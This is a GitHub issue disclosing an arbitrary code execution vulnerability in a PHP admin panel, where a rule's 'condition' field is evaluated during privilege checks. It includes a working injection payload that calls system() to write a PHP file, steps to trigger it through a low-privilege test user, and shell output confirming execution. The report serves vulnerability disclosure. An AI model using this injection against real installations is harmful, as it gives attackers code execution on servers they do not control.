New issue

Jump to bottom

There is an Arbitrary Code Execution Vulnerability #1

⊙ Open MRdoulestar opened this issue on May 14, 2019 · 0 comments

MRdoulestar commented on May 14, 2019

Vulnerability description:


There is a vulnerability which allows remote attackers to execute arbitrary code. The user can control the value of the field 'condition' of the database table 'vae_admin_rule', which is used for the parameters of the code execution function in the administrator privilege check module.

Payload:

```
123);system("echo ".base64_decode("Ijw/cGhwIHBocGluZm8oKTsi").">yunsle.php"
```


POC:

Firstly, we put the payload into the place as follows:



ID	名称	父级ID	规则	附加规则	
90	删除导航组	84	nav/delete		添加 删除
91	▾管理导航	83	nav/navInfo		添加 删除
92	导航列表	91	nav/getNavInfoList		添加 删除
93	▾添加导航	91	nav/addNavInfo		添加 删除
94	保存添加的导航	93	nav/addNavInfoSubmit		添加 删除
95	保存修改的导航	91	nav/editNavInfoSubmit		添加 删除
96	删除导航	91	nav/deleteNavInfo		添加 删除
6	▾插件				添加 删除
61	▾钩子管理	6	hook/index		添加 删除
62	钩子列表	61	hook/getHookList		添加 删除
63	▾插件管理	6	plugin/index		添加 删除
64	插件列表	63	plugin/getPluginList	12);system("echo ".base64_decode("Ijw/c(	添加 删除
65	启用插件	63	plugin/start		添加 删除
66	禁用插件	63	plugin/disabled		添加 删除
67	卸载插件	63	plugin/uninstall		添加 删除
68	安装插件	63	plugin/install		添加 删除
97	配置插件	63	plugin/setConfig		添加 删除

Then we create a new role group, which has limited privileges:



角色名称 test

权限及菜单 权限配置 菜单配置


- □ 系统
- □ 门户
- □ 插件
  - □ 钩子管理
    - □ 钩子列表
  - □ 插件管理
    - □ 插件列表
    - □ 启用插件
    - □ 禁用插件
    - □ 卸载插件
    - □ 安装插件
    - □ 配置插件

状态 ● 正常 ○ 禁用

备注 请输入备注

提交 重置

And we create a user that belongs to this role group:



用户名 test

密码 •••• 确认密码 •••• 注：如果填了密码和确认密码，系统则默认是重置密码行为

昵称 test 手机 0

头像 上传头像


分组 系统所有者 □ test ✓

状态 ● 正常 ○ 禁止登录

备注 请输入备注


立即提交 重置

We login as 'test', and it's obvious that user 'test' has no privilege to access any page:




```
{"code":0,"msg":"您没有权限,请联系系统所有者","url":"","data":[]}
```

But the payload has been executed when the system checked the privileges:



```
(py36) ➜  public git:(master) ✗ ll
total 40
-rwxrwxrwx  1 macpro  admin   4.2K  5 14 09:08 favicon.ico
-rwxrwxrwx  1 macpro  admin   1.3K  5 14 09:08 index.php
drwxrwxrwx  3 macpro  admin    96B  5 14 09:08 plugin
-rwxrwxrwx  1 macpro  admin    24B  5 14 09:08 robots.txt
drwxrwxrwx  3 macpro  admin    96B  5 14 09:08 static
drwxrwxrwx  3 macpro  admin    96B  5 14 09:08 themes
drwxrwxrwx  5 macpro  admin   160B  5 14 11:19 upload
-rw-r--r--  1 daemon  admin    17B  5 14 20:42 yunsle.php
(py36) ➜  public git:(master) ✗ cat yunsle.php
<?php phpinfo();
```



PHP Version 5.6.38

System	Darwin yusledeMacBook-Pro.local 18.2.0 Darwin Kernel Version 18.2.0: Thu Dec 20 20:46:53 PST 2018; root:xnu-4903.241.1~1/RELEASE_X86_64 x86_64
Build Date	Sep 17 2018 06:51:36
Configure Command	'./configure' '--prefix=/Applications/XAMPP/xamppfiles' '--with-apxs2=/Applications/XAMPP/xamppfiles/bin/apxs' '--with-config-file-path=/Applications/XAMPP/xamppfiles/etc' '--with-mysql=mysqlnd' '--enable-inline-optimization' '--disable-debug' '--enable-bcmath' '--enable-calendar' '--enable-ctype' '--enable-ftp' '--enable-gd-native-ttf' '--enable-magic-quotes' '--enable-shmop' '--disable-sigchild' '--enable-sysvsem' '--enable-sysvshm' '--enable-wddx' '--with-gdbm=/Applications/XAMPP/xamppfiles' '--with-jpeg-dir=/Applications/XAMPP/xamppfiles' '--with-png-dir=/Applications/XAMPP/xamppfiles' '--with-freetype-dir=/Applications/XAMPP/xamppfiles' '--with-zlib=yes' '--with-zlib-dir=/Applications/XAMPP/xamppfiles' '--with-openssl=/Applications/XAMPP/xamppfiles' '--with-xsl=/Applications/XAMPP/xamppfiles' '--with-ldap=/Applications/XAMPP/xamppfiles' '--with-gd' '--with-imap=/bitnami/xamppunixinstaller56stack-osx-x64/src/imap-2007e' '--with-imap-ssl' '--with-gettext=/Applications/XAMPP/xamppfiles' '--with-mssql=shared,/Applications/XAMPP/xamppfiles' '--with-pdo-dblib=shared,/Applications/XAMPP/xamppfiles' '--with-sybase-ct=/Applications/XAMPP/xamppfiles' '--with-mysql-sock=/Applications/XAMPP/xamppfiles/var/mysql/mysql.sock' '--with-oci8=shared,instantclient,/Applications/XAMPP/xamppfiles/lib/instantclient' '--with-mcrypt=/Applications/XAMPP/xamppfiles' '--with-mhash=/Applications/XAMPP/xamppfiles' '--enable-sockets' '--enable-mbstring=all' '--with-curl=/Applications/XAMPP/xamppfiles' '--enable-mbregex' '--enable-zend-multibyte' '--enable-exif' '--with-bz2=/Applications/XAMPP/xamppfiles' '--with-sqlite=shared,/Applications/XAMPP/xamppfiles' '--with-sqlite3=/Applications/XAMPP/xamppfiles' '--with-libxml-dir=/Applications/XAMPP/xamppfiles' '--enable-soap' '--with-xmlrpc' '--enable-pcntl' '--with-mysqli=mysqlnd' '--with-pgsql=shared,/Applications/XAMPP/xamppfiles/' '--with-iconv=/usr' '--with-pdo-mysql=mysqlnd' '--with-pdo-pgsql=/Applications/XAMPP/xamppfiles/postgresql' '--with-pdo_sqlite=/Applications/XAMPP/xamppfiles' '--with-icu-dir=/Applications/XAMPP/xamppfiles' '--enable-fileinfo' '--enable-phar' '--enable-zip' 'ac_cv_decimal_fp_supported=no' 'CC=gcc' 'CFLAGS=-Qunused-arguments '-I/Applications/XAMPP/xamppfiles/include/c-client' '-Qunused-arguments' '-I/Applications/XAMPP/xamppfiles/include/libpng' '-I/Applications/XAMPP/xamppfiles/include/freetype2' '-O3' '-L/Applications/XAMPP/xamppfiles/lib' '-I/Applications/XAMPP/xamppfiles/include' '-I/Applications/XAMPP/xamppfiles/include/ncurses' '-arch' 'LDFLAGS=-Wl,-rpath '-Wl,/Applications/XAMPP/xamppfiles/lib' '-L/Applications/XAMPP/xamppfiles/lib' '-I/Applications/XAMPP/xamppfiles/include' '-arch' '-L/Applications/XAMPP/xamppfiles/lib' '-L/Applications/XAMPP/xamppfiles'' 'CPPFLAGS=-Qunused-arguments '-I/Applications/XAMPP/xamppfiles/include/c-client' '-Qunused-arguments' '-I/Applications/XAMPP/xamppfiles/include/libpng' '-I/Applications/XAMPP/xamppfiles/include/freetype2' '-O3' '-L/Applications/XAMPP/xamppfiles/lib' '-I/Applications/XAMPP/xamppfiles/include' '-I/Applications/XAMPP/xamppfiles/include/ncurses' '-arch' 'CXX=g++' 'CXXFLAGS=-I/Applications/XAMPP/xamppfiles/include/c-client '-I/Applications/XAMPP/xamppfiles/include/libpng' '-I/Applications/XAMPP/xamppfiles/include/freetype2' '-I/Applications/XAMPP/xamppfiles/include/ncurses' '-O3' '-L/Applications/XAMPP/xamppfiles/lib' '-I/Applications/XAMPP/xamppfiles/include''

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant